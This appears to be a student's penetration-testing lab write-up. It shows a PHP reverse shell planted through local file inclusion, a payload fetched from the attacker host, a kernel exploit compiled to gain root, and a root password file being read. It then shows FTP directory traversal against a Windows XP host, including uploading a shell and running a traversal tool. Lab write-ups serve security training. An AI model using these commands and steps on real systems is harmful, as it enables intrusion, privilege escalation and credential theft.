
So to execute this we would need to call the database we created which was called " hack.php" this is very use to find out the location of as it says it on the front page of the hack.php when you create it " /usr/local/databases/hack.php

The below shows that the file is being touched by my webserver but still no shell " ./shell1.php" should of worked but I failed to do so. But the file was


moved over and it had full permission which is amazing!! The use of the output command showed me "not found"



So the above didn't work for some reason I tried it multiple times I could see the shell1.php but would say could not execute it..




So then it came to my mind to negative to the ../tmp and running the "shell1.php" so this was very random as LFI does not access to /tmp but in this case it worked :



Field configuration:
Notice: Undefined index: field in **/usr/local/www/apache24/data/administrator**

#!/usr/bin/php
Notice: Undefined variable: daemon in **/tmp/shell1.php** on line **185**
WARNING: Failed to daemonise. This is quite common and not fatal.
Notice: Undefined variable: daemon in **/tmp/shell1.php** on line **185**
Successfully opened reverse shell to 10.11.0.72:22
Notice: Undefined variable: daemon in **/tmp/shell1.php** on line **185**
ERROR: Shell connection terminated


Finally the shell connected back and it worked!!
we got a shell!!!!!!!!! So it was all I had to do was to negative to it!!



So we found a vulnerability in the kernal running dotty 9.0-RELEASE
The below exploit was used

https://www.exploit-db.com/exploits/26368/

So yeah this hard to get over from my server as it would keep deleting but if we had the commands staged we could of done it faster so the below was done :



$ fetch http://10.11.0.72:8080/26368.c -o 2635.c
26368.c 2213 B 21 MBps
fetch: -o: No such file or directory

fetch: 2635.c: No such file or directory
$ gcc 2635.c -o test
gcc: 2635.c: No such file or directory
gcc: No input files specified
$ ls
26368.c
$ ls
26368.c
$ gcc 26368.c -o test
26368.c:89:2: warning: no newline at end of file
$
$ ls
26368.c
test
$ chmod 777 test
$ ./test

id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
whoami
root

The proof text was gotten

cd /root
ls
.bashrc
.cshrc
.history
.k5login
.lesshst
.login
.mysql_history
.profile
.ssh
mysqlpwd.txt
proof.txt

cat mysqlpwd.txt & cat proof.txt

FEMIITER FTP - 125

22 April 2018
23:00

Only one port is open , nice and easy :)

We can focus on that which is a vulnerable ftp and the host is windows xp

tarting Nmap 7.50 (https://nmap.org) at 2018-04-22 08:27 EDT

```

We cannot write anything but we can use the vulm which is directory traversal, what can we get from the xp machine ?

```
257 "/C:/Program Files/Femitter/Shared" is current directory.
ftp> get
(remote-file) ../../../boot.ini
(local-file) /tmp/boot.ini
local: /tmp/boot.ini remote: ../../../boot.ini
200 Port command successful.
150 Opening data connection for ../../../boot.ini.
226 File sent ok
211 bytes received in 0.00 secs (3.2988 MB/s)
```


ftp>

So we know its **"../../../boot.ini"**

//content of the boot.ini

[boot loader]
timeout=1
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professionnel" /noexecute=optin /fastdetect
root@kali:/tmp#

the directory traverse works very well.



So the command :


Ls ../../	**Gets the whole C drive as above shown**

So lets play around we can go put ,ls and get using ../../

We just created a folder in /tmp see if we can put something into it. Oh we can ..

Cd /upload

Ls ../../	Will show the femitter file
Mkdir ../../../tmp	Created /tmp in the C:/ drive
Note	We are using "/" coz it is a window machine "\" would be for linux



ftp> ls ../../
200 Port command successful.
150 Opening data connection for directory list.

Links to look at :

https://github.com/danielklim/r00tz2017

The ftp is in French

00 Port command successful.
150 Opening data connection for remote:.
426 Connection closed; Cannot create file "C:\Program Files\Femitter\Shared\Upload\remote:".
Syntaxe du nom de fichier, de r pertoire ou de volume incorrecte.
5506 bytes sent in 0.00 secs (119.3393 MB/s)
ftp> put /root/Desktop/webserver/shell1.php remote: ../../Shared/Upload/
local: /root/Desktop/webserver/shell1.php remote: remote:
200 Port command successful.
150 Opening data connection for remote:.
426 Connection closed; Cannot create file "C:\Program Files\Femitter\Shared\Upload\remote:".
Syntaxe du nom de fichier, de r pertoire ou de volume incorrecte.
5506 bytes sent in 0.00 secs (164.0916 MB/s)

But cannot get the above is weird right ??

So Ran this dotdotpwn and it worked, to re do the command and use the tool to drop a payload:

dotdotpwn -h 10.11.1.125 -m ftp -t 300 -f boot.ini -s- q- k timeout

